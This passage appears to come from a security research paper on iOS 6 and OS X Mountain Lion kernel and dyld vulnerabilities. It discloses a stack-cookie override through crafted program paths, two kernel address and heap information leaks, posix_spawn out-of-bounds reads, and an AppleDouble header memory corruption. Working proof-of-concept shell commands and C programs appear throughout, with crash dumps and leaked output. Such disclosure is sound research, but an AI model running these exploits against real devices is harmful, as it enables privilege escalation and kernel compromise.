As you can see from this code it will scan through the supplied Apple strings and the moment it finds one starting with **STACK_GUARD=** it will parse the stack cookie value and writes it into its global variable **__STACK_CHK_GUARD**. In case it cannot find such an Apple string or its value is zero, it will generate its own cookie instead. However with current kernels this should only happen in 1 of 2^64 executions and has nothing todo with the vulnerability we are about to describe. If you already know more about the Apple strings and already have an idea what the problem is here, let us first have a look in the libc implementation of user-space stack cookies, which is a bit more complicated but comes down to the same logic. You can find the code responsible for initializing the stack cookies inside libc's source code at **/SYS/OPENBSD/STACK_PROTECTOR.C** starting at **__GUARD_SETUP**:

```
void
__guard_setup(const char *apple[])
{
    int fd;
    size_t len;
    const char **p;

    if (__stack_chk_guard[0] != 0)
        return;

    for (p = apple; p && *p; p++) {
        if (strstr(*p, "stack_guard") == *p) {
            __guard_from_kernel(*p);
            if (__stack_chk_guard[0] != 0)
                return;
        }
    }

    fd = open ("/dev/urandom", 0);
    if (fd != -1) {
        len = read (fd, (char*)&__stack_chk_guard, sizeof(__stack_chk_guard));
        close(fd);
        if (len == sizeof(__stack_chk_guard) &&
                    *__stack_chk_guard != 0)
            return;
    }

    /* If If a random generator can't be used, the protector switches the guard
           to the "terminator canary" */
    ((unsigned char *)__stack_chk_guard)[0] = 0;
    ((unsigned char *)__stack_chk_guard)[1] = 0;
    ((unsigned char *)__stack_chk_guard)[2] = '\n';
    ((unsigned char *)__stack_chk_guard)[3] = 255;
}
```

As you can see here the code again first parses the Apple strings for a string starting with **STACK_GUARD** and tries to initialize the stack cookie from there. If this fails it has two backup methods. First it tries filling the stack cookie from **/DEV/URANDOM** and if this also fails it will initialize the stack cookie to **0X00 0X00 0X0A 0XFF**. Again on current XNU kernels there is only a 1 in 2^64 chance of the fallback code ever to be triggered, which still would be no problem because the random number provided by **/DEV/URANDOM** would be quite strong.

In order to visualize the problem arising from this implementation we have created the small program **APPLEDUMP** that just dumps the Apple strings a program is called with, followed by the value of libc's stack cookie value:

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
    int i;
    for (i=0; apple[i]; i++) {
        printf("string(%u): %s\n", i, apple[i]);
    }

    printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

When you execute this code on Mountain Lion the result will look a lot like this:

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xe107c4c6c220a716
string(3): malloc_entropy=0xd3be6df379835457,0x2fb40ad468b55ab0


__stack_chk_guard: e107c4c6c220a716
```

As you can see from this output the value of **__STACK_CHK_GUARD** is exactly the same as the one defined inside the Apple strings. Aside from this revelation your vulnerability danger sense should ring in your ears right now. When you look at the very first Apple string you can see that it is equal to the program's call-path. Therefore it should be quite obvious how this can be abused: Just make the program's call-path start with the string **STACK_GUARD=** and you control the string that is parsed by the stack cookie value user-space code. Because of the differences in implementation dyld and libc need two different kinds of attacks. Lets first trick libc:

```
$ mkdir stack_guard=0x4141414141414141
$ ln -sf ../appledump stack_guard\=0x4141414141414141/link

$ stack_guard\=0x4141414141414141/link
string(0): stack_guard=0x4141414141414141/link
string(1):
string(2): stack_guard=0x66541e810bb59897
string(3): malloc_entropy=0xba5b080369f171f5,0xb7c2a063c14fcb25


__stack_chk_guard: 4141414141414141
```

This shows how we can replace the stack cookie used by libc without much trouble in a local attack against a SUID binary on Mountain Lion or for exploiting programs on iOS for untethering purposes.

Because the implementation of the **STACK_GUARD** parsing is a bit different in the dynamic linker the trick must be changed a bit to work for dyld and the vulnerability described in the previous chapter. We will therefore show you how to control PC on iOS 6.1.3 in this next example:

```
$ mkdir stack_guard=
$ ln -sf /bin/launchctl stack_guard\=/4141414141414141

$
DYLD_SHARED_CACHE_DIR=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA DYLD_SHARED_REGION=private
stack_guard\=/4141414141414141
Segmentation fault: 11
```

As you can see here we did not get a Trap 5 as we would have gotten from the stack canary protection. Instead we end with a segmentation fault. This is a good indicator that we actually controlled PC. And the crash dump shows that we indeed did.

```
Incident Identifier: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
CrashReporter Key:   xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Hardware Model:      iPod4,1
Process:         4141414141414141 [211]
Path:            stack_guard=/4141414141414141
Identifier:      4141414141414141
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  sh [203]

Date/Time:       2013-03-17 22:56:22.828 +0100
OS Version:      iOS 6.1.3 (10B318)
Report Version:  104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0x41414140
Highlighted Thread:  0

Backtrace not available

Unknown thread crashed with ARM Thread State (32-bit):
    r0: 0xffffffff    r1: 0x41414141      r2: 0x41414141      r3: 0x54485244
    r4: 0x41414141    r5: 0x41414141      r6: 0x2fde5028      r7: 0x41414141
    r8: 0x2fe48f40    r9: 0x00000000     r10: 0x2fde7740     r11: 0x2fde7748
    ip: 0x2fe2eec1    sp: 0x2fde5028      lr: 0x2fe2eecb      pc: 0x41414140
  cpsr: 0x60000030

Binary Images:
   0x19000 -    0x22fff +4141414141414141 armv7  <ba68ad27af343b46aa33bbc9a3333e8b>
/var/root/stack_guard=/4141414141414141
```

```
0x2fe26000 - 0x2fe46fff  dyld armv7  <280610df5ed43ec7aa00629a27009302>
/usr/lib/dyld
```

Kernel Information Leak in pipe() Address Obfuscation

Within the XNU kernel a number of kernel API calls return kernel space addresses back to user-space programs. Due to the introduction of KASLR into Mountain Lion and iOS 6 Apple started to kill these information leaks that reveal kernel space addresses by either removing them, nullifying them or by obfuscating their value by adding a random value. The obfuscation is implemented in a macro called **VM_KERNEL_ADDRPERM**, which is defined in the XNU source code in the file **/OSFMK/MACH/VM_PARAM.H**:

```
#define VM_KERNEL_ADDRPERM(_v)              \
    (((vm_offset_t)(_v) == 0) ?         \
      (vm_offset_t)(0) :          \
      (vm_offset_t)(_v) + vm_kernel_addrperm)
```

The actual random value inside **VM_KERNEL_ADDRPERM** is generated inside **KERNEL_BOOTSTRAP_THREAD** in the file **/OSFMK/KERN/STARTUP.C**:

```
      /*
       * Initialize the global used for permuting kernel
       * addresses that may be exported to userland as tokens
       * using VM_KERNEL_ADDRPERM(). Force the random number
       * to be odd to avoid mapping a non-zero
       * word-aligned address to zero via addition.
       */
      vm_kernel_addrperm = (vm_offset_t)early_random() | 1;
```

From this implementation it should be obvious that if it is possible for us to get both the obfuscated version of an address and its de-obfuscated version, then we can easily calculate the value of **VM_KERNEL_ADDRPERM** with a simple subtraction. And because the kernel uses the same obfuscation everywhere this basically means we can de-obfuscate all the kernel pointers returned if we achieve this.

Within Mountain Lion there is vulnerability, which allows achieving this in an easy way. However this exploit does however not work on iOS because Apple seems to have applied the use of the macro separately from the Mountain Lion source code. Therefore in one or the other version of the source code the macro might be applied in certain places or not.

The vulnerability we discovered lies in the obfuscation of kernel pipe handles, which are direct kernel addresses. The problem with these pipes is that there are at least two different ways to get access to the handle and only in one place the obfuscation macro is applied. The first way to get access to the handle is via the **FSTAT** syscall. For pipes it will return the address of the pipe inside the inode number. However as you can see in the code snippet from **PIPE_STAT**, which is defined in the file **/BSD/KERN/SYS_PIPE.C** here the obfuscation is applied:

```
/*
* Return a relatively unique inode number based on the current
* address of this pipe's struct pipe.  This number may be recycled
* relatively quickly.
*/
sb->st_ino = (ino_t)VM_KERNEL_ADDRPERM((uintptr_t)cpipe);
```

This is however not the only way to retrieve the pipe's address. Another way is through the **PROC_INFO** syscall via the **PROC_PIDFDPIPEINFO** option. This will jump through some subroutine calls until it ends in **FILL_PIPEINFO** that is defined inside the same **/BSD/KERN/SYS_PIPE.C** file. Within this function the obfuscation was obviously forgotten in the Mountain Lion version of the source code. Inside the iOS version this problem is however not existent.

```
pinfo->pipe_handle = (uint64_t)((uintptr_t)cpipe);
pinfo->pipe_peerhandle = (uint64_t)((uintptr_t)(cpipe->pipe_peer));
pinfo->pipe_status = cpipe->pipe_state;
```

With this vulnerability it is now relatively easy to find the value of **VM_KERNEL_ADDRPERM** as shown by the following sample:

```
#include <unistd.h>
#include <errno.h>
#include <sys/stat.h>
#include <sys/proc_info.h>
#include <sys/syscall.h>

int main()
{
  int fds[2];
  struct stat pstat;
  ino_t secret;
  struct pipe_fdinfo pinfo;

  memset(&pinfo, 0, sizeof(pinfo));

  if (pipe(&fds) == -1) {
    perror("error in pipe()");
    _exit(0);
  }

  if (fstat(fds[0], &pstat) == -1) {
    perror("error in fstat()");
    _exit(0);
  }

  syscall(SYS_proc_info, 3, getpid(), PROC_PIDFDPIPEINFO, fds[0], &pinfo,
sizeof(pinfo));
  printf("Obfuscated Pipe 0 Address: %016lx\n"
         "Real Pipe 0 Address:       %016lx\n"
           "vm_kernel_addrperm:        %016lx\n"
           "---\n", pstat.st_ino, pinfo.pipeinfo.pipe_handle,
           pstat.st_ino- pinfo.pipeinfo.pipe_handle);

  if (fstat(fds[1], &pstat) == -1) {
    perror("error in fstat()");
    _exit(0);
  }

  syscall(SYS_proc_info, 3, getpid(), PROC_PIDFDPIPEINFO, fds[1], &pinfo,
sizeof(pinfo));
  printf("Obfuscated Pipe 1 Address: %016lx\n"
         "Real Pipe 1 Address:       %016lx\n"
           "vm_kernel_addrperm:        %016lx\n"
           "---\n", pstat.st_ino, pinfo.pipeinfo.pipe_handle,
           pstat.st_ino- pinfo.pipeinfo.pipe_handle);

}
```

Aside from the more complex way to actually call the **PROC_INFO** syscall this example is pretty straightforward and will output something like the following output once you run it:

```
$ ./infoleakingpipes
Obfuscated Pipe 0 Address: 708dec4d7736d8b1
Real Pipe 0 Address:       ffffff801c676840
vm_kernel_addrperm:        708deccd5acf7071
---
Obfuscated Pipe 1 Address: 708dec4d85a1aeb1
Real Pipe 1 Address:       ffffff802ad23e40
vm_kernel_addrperm:        708deccd5acf7071
---
```

And from here we have no more problems with de-obfuscating the other kernel addresses returned by the different kernel API that use obfuscation.

Kernel Information Leak in mach_port_space_info

MACH_PORT_SPACE_INFO is a debugging function defined in **/OSFMK/IPC/MACH_DEBUG.C** that returns information about an IPC space. IPC spaces are used by the kernel to manage port names and rights available to a task. The function returns all the collected information about the select IPC space in an array of type **IPC_INFO_NAME_T**, which is defined in **/OSFMK/MACH_DEBUG/IPC_INFO.H** in the XNU source code:

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;      /* port name, including gen number */
/*boolean_t*/integer_t iin_collision;   /* collision at this entry? */
    mach_port_type_t iin_type;  /* straight port type */
    mach_port_urefs_t iin_urefs;    /* user-references */
    natural_t iin_object;       /* object pointer/identifier */
    natural_t iin_next;     /* marequest/next in free list */
    natural_t iin_hash;     /* hash index */
} ipc_info_name_t;
```

Within the function kmem_alloc is used to allocate the necessary space:

```
kr = kmem_alloc(ipc_kernel_map, &table_addr, table_size_needed);
```

The code then traverses the IPC space and fills the allocated memory in a loop with the requested data:

```
table_info = (ipc_info_name_array_t)table_addr;
  for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        entry->ie_request != IE_REQ_NONE) {
      ipc_port_t port = (ipc_port_t) entry->ie_object;

      assert(IP_VALID(port));
      ip_lock(port);
      iin->iin_type |= ipc_port_request_type(port, iin->iin_name, entry-
>ie_request);
      ip_unlock(port);
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
  }
```

The security problem in this function gets obvious when you compare the fields written, which are marked in yellow, with the fields available inside **IPC_INFO_NAME_T**. If you look closely you will see that **IIN_COLLISION** is not filled in this function. And when you do a search through the whole source code you will see that it is not written anywhere in the code at all. Because of this and because the memory is never initialized after the **KMEM_ALLOC** call, for every element in the table four bytes of kernel heap are leaked.

While abusing this information leak for something useful might be a bit tricky, actually triggering the information leak and showing that indeed data is leaked is very easy. Just try out the following sample program:

```
#include <mach/mach.h>
#include <mach/mach_port.h>

int main()
{
  mach_port_t space;
  mach_msg_type_number_t num = 0;
  ipc_info_space_t info;
  ipc_info_name_array_t table;
  ipc_info_tree_name_array_t  tree;
  mach_msg_type_number_t         treenum = 0;
  int i;
  space = mach_task_self();

  ipc_info_name_t *ipc_i_n = 0;

  mach_port_space_info(space, &info, &table, &num, &tree, &treenum);

  printf("table entries: %u\n", num);
  for (i=0; i<num; i++) {
    printf("leaked data: %08x\n", table[i].iin_collision);
  }
}
```

When you execute this program multiple times, you will get output like the following:

```
$ ./mach_port_space_info
table entries: 21
leaked data: 00000001
leaked data: 16086de0
leaked data: 00000001
leaked data: 16086120
leaked data: 00000001
leaked data: 160854a0
leaked data: 00000001
leaked data: 160847e0
leaked data: 00000001
leaked data: 16083b60
leaked data: 00000001
leaked data: 16082ee0
leaked data: 00000001
leaked data: 16082220
leaked data: 00000001
leaked data: 00000000
leaked data: 00000000
leaked data: 00000000
leaked data: 00000000
leaked data: 00000000
leaked data: 00000000

$ ./mach_port_space_info
table entries: 21
leaked data: 00000207
leaked data: 00000907
leaked data: 00001003
leaked data: 00001703
leaked data: 00002203
leaked data: 00002913
leaked data: 00003007
leaked data: 00003703
leaked data: 00003e03
leaked data: 00004603
leaked data: 00004d07
leaked data: 00005403
leaked data: 00005b03
leaked data: 00006303
leaked data: 00006a03
leaked data: 00007103
leaked data: 00007a0f
leaked data: 0000860f
leaked data: 00000000
leaked data: 00000000
leaked data: 00000000
```

As you can see the data returned is different on each execution, which demonstrates the kernel information leak.

Kernel Information Leak and Easy Crash Vulnerability in posix_spawn()

As discusses earlier **POSIX_SPAWN** is a more powerful way to spawn programs that comes with lots of extra features over a simple **EXECVE**. Two of these features are the possibility to define so called file actions and so called port actions. These actions allow for example to create new/open files or to allocate specific ports inside the program before actually running it. While reading the code for this we discovered possible out of bounds reads in this code that can either lead to kernel information leakage or a kernel panic.

In the following code **PX_ARGS.FILE_ACTIONS_SIZE** is a user-space supplied value specifying the amount of data supplied that describe the **FILE_ACTIONS**. As you can see this size is first is first validated against a required minimum size and then against a maximum size. If the size passes the check memory is allocated and filled from user-space.

```
if (px_args.file_actions_size != 0) {
  /* Limit file_actions to allowed number of open files */
  int maxfa = (p->p_limit ? p->p_rlimit[RLIMIT_NOFILE].rlim_cur : NOFILE);
  if (px_args.file_actions_size < PSF_ACTIONS_SIZE(1) ||
    px_args.file_actions_size > PSF_ACTIONS_SIZE(maxfa)) {
    error = EINVAL;
    goto bad;
  }
  MALLOC(px_sfap, _posix_spawn_file_actions_t, px_args.file_actions_size, M_TEMP,
M_WAITOK);
```

```
  if (px_sfap == NULL) {
    error = ENOMEM;
    goto bad;
  }
  imgp->ip_px_sfa = px_sfap;

  if ((error = copyin(px_args.file_actions, px_sfap,
          px_args.file_actions_size)) != 0)
    goto bad;
}
```

To understand that this code is doing something wrong it is required to first look into the definition of **_POSIX_SPAWN_FILE_ACTIONS_T**, which is defined in **/BSD/SYS/SPAWN_INTERNAL.H**:

```
typedef struct _psfa_action {
  psfa_t  psfaa_type;      /* file action type */
  int psfaa_filedes;       /* fd to operate on */
  struct _psfaa_open {
    int psfao_oflag;     /* open flags to use */
    mode_t  psfao_mode;    /* mode for open */
    char  psfao_path[PATH_MAX]; /* path to open */
  } psfaa_openargs;
} _psfa_action_t;

typedef struct _posix_spawn_file_actions {
  int   psfa_act_alloc;   /* available actions space */
  int   psfa_act_count;   /* count of defined actions */
  _psfa_action_t  psfa_act_acts[];  /* actions array (uses c99) */
} *_posix_spawn_file_actions_t;
```

As you can see the file actions data is supposed to be a short header followed by an array of fixed size elements. However it is also visible that the header contains a **PSFA_ACT_COUNT** element. When you look at the size check above you will realize that this count is not taken into account when checking the supplied size. The code should verify that at least the required amount of data for the supplied count is available. If the rest of the code also lacks such a check this smells very much like out of bounds data access will occur. Inside kernel land this can easily end up in a kernel panic.

Because of this lets have a look into the function **EXEC_HANDLE_FILE_ACTIONS**, which is defined in **/BSD/KERN/KERN_EXEC.C** and handles all the supplied file actions:

```
static int
exec_handle_file_actions(struct image_params *imgp, short psa_flags)
{
  int error = 0;
  int action;
  proc_t p = vfs_context_proc(imgp->ip_vfs_context);
  _posix_spawn_file_actions_t px_sfap = imgp->ip_px_sfa;
  int ival[2];     /* dummy retval for system calls) */

  for (action = 0; action < px_sfap->psfa_act_count; action++) {
    _psfa_action_t *psfa = &px_sfap->psfa_act_acts[ action];

    switch(psfa->psfaa_type) {
    case PSFA_OPEN: {
      ...
    case ...:
      ...
    default:
      error = EINVAL;
      break;
    }

    /* All file actions failures are considered fatal, per POSIX */

    if (error)
      break;
  }
```

As you can see in the code above, there is no check for traversing past the end of the allocated buffer. This means that this code can easily made crashing the kernel by having an invalid count value and not enough allocated memory.

However this code can also be abused for a kernel information leak by carefully crafting the content of the buffer and choosing a count that will go one past the end of the buffer. In this case the **PSFAO_PATH** element is partially inside the buffer and partially not. The beginning of the path until the end of the buffer is then chosen to be a valid path like **////////////TMP/INFOLEAK_**, with the underscore being the last byte of the allocated buffer. The rest of the filename for the **PSFA_OPEN** command will then come from behind the buffer. In case this results in a legal filename the kernel will create a file of that name inside the **/TMP** directory and pass a file descriptor to the program. It is then possible with a simple **FCNTL(F_GETPATH)** to retrieve the full filename including the leaked kernel heap bytes from the open file-descriptor.

When looking at the code for the port actions, one will realize that it suffers from the same size check problem. It is therefore easy to crash the kernel through port actions, too. However the code should be much harder to abuse for information leakage, because it performs heavy validations on the supplied values.

get_xattrinfo() extended attribute swap header memory corruption

When you use extended attributes on a file system that does not support them natively XNU has a fallback implementation that stores the extended attributes in **._** files. You can check that by creating a simple test file and adding extended attributes to it on e.g. a USB stick that is formatted with the FAT filesystem:

```
$ touch test
$ xattr -w testattr testvalue test
$ xattr -l test
testattr: testvalue

$ hexdump -C ._test
00000000  00 05 16 07 00 02 00 00  4d 61 63 20 4f 53 20 58  |........Mac OS X|
00000010  20 20 20 20 20 20 20 20  00 02 00 00 00 09 00 00  |        ........|
00000020  00 32 00 00 0e b0 00 00  00 02 00 00 0e e2 00 00  |.2..............|
00000030  01 1e 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 41 54 54 52  3b 9a c9 ff 00 00 0e e2  |....ATTR;.......|
00000060  00 00 00 8c 00 00 00 09  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 01  00 00 00 8c 00 00 00 09  |................|
00000080  00 00 09 74 65 73 74 61  74 74 72 00 74 65 73 74  |...testattr.test|
00000090  76 61 6c 75 65 00 00 00  00 00 00 00 00 00 00 00  |value...........|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000ee0  00 00 00 00 01 00 00 00  01 00 00 00 00 00 00 00  |................|
00000ef0  00 1e 54 68 69 73 20 72  65 73 6f 75 72 63 65 20  |..This resource |
00000f00  66 6f 72 6b 20 69 6e 74  65 6e 74 69 6f 6e 61 6c  |fork intentional|
00000f10  6c 79 20 6c 65 66 74 20  62 6c 61 6e 6b 20 20 20  |ly left blank   |
00000f20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000fe0  00 00 00 00 01 00 00 00  01 00 00 00 00 00 00 00  |................|
00000ff0  00 1e 00 00 00 00 00 00  00 00 00 1c 00 1e ff ff  |................|
00001000
```

These dotdash files seem to be internally called AppleDouble files and are parsed mostly inside the file **/BSD/VFS/VFS_XATTR.C**. These file start with a header of type **APPLE_DOUBLE_HEADER_T** that is defined as:

```
#define FINDERINFOSIZE  32

typedef struct apple_double_entry {
  u_int32_t   type;     /* entry type: see list, 0 invalid */
  u_int32_t   offset;   /* entry data offset from the beginning of the file. */
  u_int32_t   length;   /* entry data length in bytes. */
} __attribute__((aligned(2), packed)) apple_double_entry_t;


typedef struct apple_double_header {
  u_int32_t   magic;          /* == ADH_MAGIC */
  u_int32_t   version;        /* format version: 2 = 0x00020000 */
  u_int32_t   filler[4];
  u_int16_t   numEntries;     /* number of entries which follow */
  apple_double_entry_t   entries[2];  /* 'finfo' & 'rsrc' always exist */
  u_int8_t    finfo[FINDERINFOSIZE];  /* Must start with Finder Info (32 bytes) */
  u_int8_t    pad[2];         /* get better alignment inside attr_header */
} __attribute__((aligned(2), packed)) apple_double_header_t;
```

These files are stores in the big endian byte order and therefore all header fields need to be swapped before they can be used. In case of extended attributes the code also uses an **ATTR_HEADER_T** that is defined as follows:

```
/* Header + entries must fit into 64K.  Data may extend beyond 64K. */
typedef struct attr_header {
  apple_double_header_t  appledouble;
  u_int32_t   magic;         /* == ATTR_HDR_MAGIC */
  u_int32_t   debug_tag;     /* for debugging == file id of owning file */
  u_int32_t   total_size;    /* file offset of end of attribute header + entries +
data */
  u_int32_t   data_start;    /* file offset to attribute data area */
  u_int32_t   data_length;   /* length of attribute data area */
  u_int32_t   reserved[3];
  u_int16_t   flags;
  u_int16_t   num_attrs;
} __attribute__((aligned(2), packed)) attr_header_t;
```

As you can see the attr header is supposed to come directly after the apple double header, which is directly reflected in its definition. This definition might be the cause for confusion among the Apple developers responsible for this code and this might explain the memory corruption we are about to explain.

When you look at the case of only one entry being defined inside the apple double header and this being of type AD_FINDERINFO then we can cause an error condition when the following code is triggered inside the function **GET_XATTRINFO**:

```
  /*
   * Swap and sanity check the extended attribute header and
   * entries (if any).  The Finder Info content must be big enough
   * to include the extended attribute header; if not, we just
   * ignore it.
   *
```

```
     * Note that we're passing the offset + length (i.e. the end)
     * of the Finder Info instead of rawsize to validate_attrhdr.
     * This ensures that all extended attributes lie within the
     * Finder Info content according to the AppleDouble entry.
     *
     * Sets ainfop->attrhdr and ainfop->attr_entry if a valid
     * header was found.
     */
    if (ainfop->finderinfo &&
      ainfop->finderinfo == &filehdr->entries[0] &&
      ainfop->finderinfo->length >= (sizeof(attr_header_t) -
sizeof(apple_double_header_t))) {
      attr_header_t *attrhdr = (attr_header_t*)filehdr;

      if ((error = check_and_swap_attrhdr(attrhdr, ainfop)) == 0) {
        ainfop->attrhdr = attrhdr;  /* valid attribute header */
        /* First attr_entry starts immediately following attribute header */
        ainfop->attr_entry = (attr_entry_t *)&attrhdr[1];
      }
    }
```

We will pass the first two conditions in the if statement because we have one **AD_FINDERINFO** and it is defines as first entry. We will also pass the length check, because we can arbitrary set this length to any value >= FINDERINFOSIZE == 32. In fact you will realize that this check is completely broken, because it does not account for the actual size of the **FINFO** field and the 2 bytes of padding. Therefore a value greater of equal to 32 is always greater to 28 bytes, which is the rest of the `attr_header_t`. A correct check would also subtract the **FINDERINFOSIZE** and 2 bytes of padding == 34 in the comparison.

This means that this code can be tricked with an AppleDouble header file that contains only the **FINDERINFO** and an **ATTR_HEADER_T** but is actually too short to hold both. The minimum allocated buffer could be **SIZEOF(APPLE_DOUBLE_HEADER_T)** == 84 bytes plus the 4 bytes header added by **MALLOC()** resulting in a total allocation of 88 bytes. On Mountain Lion this would place such an allocation in the **KALLOC.128** zone. On iOS > 5.0 on the other hand this places the allocation in the zone **KALLOC.88**. So on Mountain Lion there is still plenty of rest zone memory left after this minimum size and on iOS everything happening afterwards would be outside the buffer.

When we now take a look into the function **CHECK_AND_SWAP_ATTRHDR** we will realize that we cannot use such a small size, because then it would be tricky to pass the check of the **ATTR_HEADER_T** magic value:

```
/*
 * Validate and swap the attributes header contents, and each attribute's
 * attr_entry_t.
 *
 * Note: Assumes the caller has verified that the Finder Info content is large
 * enough to contain the attr_header structure itself.  Therefore, we can
 * swap the header fields before sanity checking them.
 */
static int
check_and_swap_attrhdr(attr_header_t *ah, attr_info_t *ainfop)
{
  attr_entry_t *ae;
  u_int8_t *buf_end;
  u_int32_t end;
  int count;
  int i;
  if (ah == NULL)
    return EINVAL;

  if (SWAP32(ah->magic) != ATTR_HDR_MAGIC)
    return EINVAL;

  /* Swap the basic header fields */
  ah->magic = SWAP32(ah->magic);
  ah->debug_tag   = SWAP32 (ah->debug_tag);
  ah->total_size  = SWAP32 (ah->total_size);
  ah->data_start  = SWAP32 (ah->data_start);
  ah->data_length = SWAP32 (ah->data_length);
  ah->flags       = SWAP16 (ah->flags);
  ah->num_attrs   = SWAP16 (ah->num_attrs);
```

Especially amusing about the code above is the comment that says that the caller has verified the **FINDERINFO** content is large enough, which we saw earlier is not the case. Anyway because we want to pass the check against **ATTR_HDR_MAGIC** we have to assume that we need at least 4 more bytes in our block. These 94 bytes will still fit into the **KALLOC.128** zone in Mountain Lion but now require a **KALLOC.112** zone in iOS. As you can see the **ATTR_HEADER_T** fits completely into this zone in Mountain Lion, but for iOS it is 12 bytes too short. This means the SWAP16 operations on **AH->FLAGS** and **AH->NUM_ATTRS** are outside the buffer for iOS. In fact this means we have found a memory corruption of the **KALLOC.112** zone that happens at offset 8 in the next buffer. The kind of memory corruption is a double 16bit swap. This might be most useful against a 32bit counter or length field. For Mountain Lion the broken length check seems to be not exploitable because the **ATTR_HEADER_T** is completely within the **KALLOC.128** zone and the code afterwards does proper boundary checking and therefore will detect a violation of the buffer limits.

Analyzing this vulnerability shows that (even ignoring possible hurdles during exploitation) it is only of limited use for exploiting iOS. The reasons for that are the following:

1. Access to a non HFS filesystem is required and only iPads have the necessary kernel driver for msdosfs/FAT
2. Mounting an msdosfs on an iPad requires either root privs for /dev/vn access (which is fine inside an untether) or the iPad camera extension kit and a USB stick/SD card (physical access + device to buy)
3. Exploit must be able to read the extended attributes of a file contained in the msdosfs, which is no problem inside an untether but requires an initial exploit inside the Photos application to get this kind of access to the mounted USB drive

This means this vulnerability could be used for untethering iOS on iPads or for a full blown iPad-only jailbreak if you combine it with an exploit against the Photos application, which would most probably require a vulnerability in an image library.